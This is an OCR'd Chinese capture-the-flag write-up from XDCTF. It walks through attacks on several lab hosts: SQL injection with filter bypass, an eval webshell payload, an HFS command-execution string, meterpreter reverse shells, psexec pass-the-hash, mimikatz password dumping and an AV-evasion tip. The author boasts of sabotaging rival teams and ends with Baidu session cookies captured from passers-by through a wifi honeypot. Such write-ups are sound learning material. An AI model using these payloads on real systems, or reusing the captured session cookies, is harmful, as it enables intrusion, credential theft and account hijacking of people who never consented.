
XDCTF思路分享

redrain@萌萌萌

拓扑图:



* 10.10.10.10

访问后是一套博彩cms(音符毕竟富富富ლ(ᑊ◡ᑊლ)


到手后我先黑盒测试,发现前台登录有注入'or 1--'

但没能成功拼接语句,之后死猫扫到了网站备份,下载后进行白盒审计

列目录看时间戳,主要分析审计最近修改的文件

```
ll -rt
```

后看到近期修改的文件如下:



于是对conn.php default_getpass2.php index.php backup.php着重进行了审计工作

但是苦于白盒能力太差,所以官方留的坑我们只拿到了一个在index的注入

```
POST /index.php?flag=login

username=' aandnd 1>2 uniunionon selselectect*****
```

可是还是没能成功注入(°Д°)

最后在csonline_reply.php审计出一个注入(目测是未预期0day)

可跑sqlmap,简单粗暴有效率

```
sqlmap -u "http://10.10.10.10/csonline_reply.php?xxx=aaa&id=1" --level 3 -p
id --thread 5
```

把数据dump后成功登录用户

然后就在考虑getshell的问题

在审计backup.php的时候发现了getshell的漏洞

```
POST /backup.php?act=save
```

```
num=${@eval(_POST[mujj])}.php%00
```

然后可以在buckup目录下爆破时间戳,得到文件,时间戳可在首页获取

可是!我们集体犯蠢了!

在post的时候没有加get参数act,所以文件根本就没上去...Σ(っ°Д °;)っ

这里有个奇怪的地方,我们在看代码的时候发现了这么一句

```
$exe=mysql_query("insert into backup Set nums='".$date_num."'
```

所以理应存入到backup这个表里,但是注入的时候并没有发现backup表,只有ssc_backup且无法读取

* 10.10.10.11

队友搞定py后得到了一个官方的webshell

连上去后看到目录有一个hfs的文件夹,本地扫描端口开放8080,于是推测8080跑了hfs,前段时间hfs出了命令执行

```
/search=%00{.exec|cmd.}
```

写了个php,通过file_get_contents访问本身

```
<?php
file_get_contents('http://127.0.0.1:8080/?search==%00{.exec|cmd.exe%20/c%20C
:/RECYCLER/2.bat>C:/RECYCLER/2.txt.}')
?>
```

执行命令后发现是administrato

为了方便,我用msfpayload生成了一个反向后门,成功弹回了交互式meterpreter会话

还方便的getsystem到了system权限

到桌面get了flag

P.S. 我觉得玩hacking就是应该猥琐,所以做到这里后,我还是当搅屎棍了,因为是system而且有交互式会话,于是把web目录全部做了限制,导致所有选手都无法访问shell了

甚至当时想直接诶patch了hfs的漏洞或者用system的便利在hfs上捆绑我的后门直接打选手主机,拉仇恨QAQ

在get到flag后得到了提示,vlan1中的192.168.4.103主机的80端口存在漏洞,修补方案:patch

用meterpreter直接download下patch后丢给了binary爷爷,至此,此台服务器撸完

* 192.168.9.4

搞定了前面的apk后得到flag的同时得到了一个密码,扫描主机后发现开放445端口,推测密码是

smb的密码

Metasploit大法好!!!

```
use auxiliary/scanner/smb/smb2
use auxiliary/scanner/smb/smb_version
```

通过这两个模块扫描获取了smb主机泄漏的信息

得到domain:T4

通过pscxec直接进行hash注入,登录系统

```
exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
```

反弹得到meterpreter会话

看到官方hint:域内主机信息都非常有规律

于是开了脑洞 .9.4是T4,密码是Wind0ws!@#QWEd

那么.9.3就应该是T3,密码是Wind0ws!@#QWEc

成功用上述模块登录

因为犯傻以及无法连外网的关系

只记得net time /domain可以通过判断时间服务器来判断域控,判断后是T16

但是判断域成员是否登录域管理的命令实在是不记得,只能通过一台一台登录域成员后抓取用户明文来看

当时学到了个姿势,在meterpreter中可以直接load mimikatz读明文

```
load mimikatz
wdigest
```

终于在一阵~~撸管~~暴力登录后,在17这台主机知道了域管登录过(我的麒麟臂要发作了)


可是好象是环境问题并没有登录上,且当天比赛也结束了(事后据DM说,后面还有坑,主机上跑着AV,所以用psexec并不能反弹会话,只能执行命令,坑点在于上面的powershell是不会被AV拦截,所以可以用powershell来反弹会话从而绕过AV检测)

Final

这次比赛的渗透环节简直不能太赞,感谢小伙伴们给那么棒的环境撸站~

最后的最后~在黑客聚集的地方,请千万小心你们的隐私

```
cookie:BAIDUID=B4ED2CC8A5472265014C67A08F8F4A74:FG=1; BDUSS=tqM2U1Yzl
ybGZPNUg3YzVIRFRFSU85MFpzRkM2aEJnVE5aQnVZNmRKUU9xRnhVQVFBQUFBJCQAAAAA
AAAAAAEAAADmbq03bGVzc9Chw8PDwwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4bNVQOGzVUcm
baidu.com
uri: / HTTP/1.1
ua:Mozilla/5.0 (X11; Linux x86_64; rv:32.0) Gecko/20100101 Firefox/32
.0 Iceweasel/32.0.3
cookie:BAIDUID=B4ED2CC8A5472265014C67A08F8F4A74:FG=1; BDUSS=tqM2U1Yzl
ybGZPNUg3YzVIRFRFSU85MFpzRkM2aEJnVE5aQnVZNmRKUU9xRnhVQVFBQUFBJCQAAAAA
AAAAAAEAAADmbq03bGVzc9Chw8PDwwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4bNVQOGzVUcm
baidu.com
uri: / HTTP/1.1
ua:Mozilla/5.0 (X11; Linux x86_64; rv:32.0) Gecko/20100101 Firefox/32
.0 Iceweasel/32.0.3
cookie:BAIDUID=B4ED2CC8A5472265014C67A08F8F4A74:FG=1; BDUSS=tqM2U1Yzl
ybGZPNUg3YzVIRFRFSU85MFpzRkM2aEJnVE5aQnVZNmRKUU9xRnhVQVFBQUFBJCQAAAAA
AAAAAAEAAADmbq03bGVzc9Chw8PDwwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



这是昨天早上我做的一个wifi蜜罐,5分钟内有至少三个人的手机掉进了蜜罐,随手开的小玩笑~别打我(逃(>﹏<。)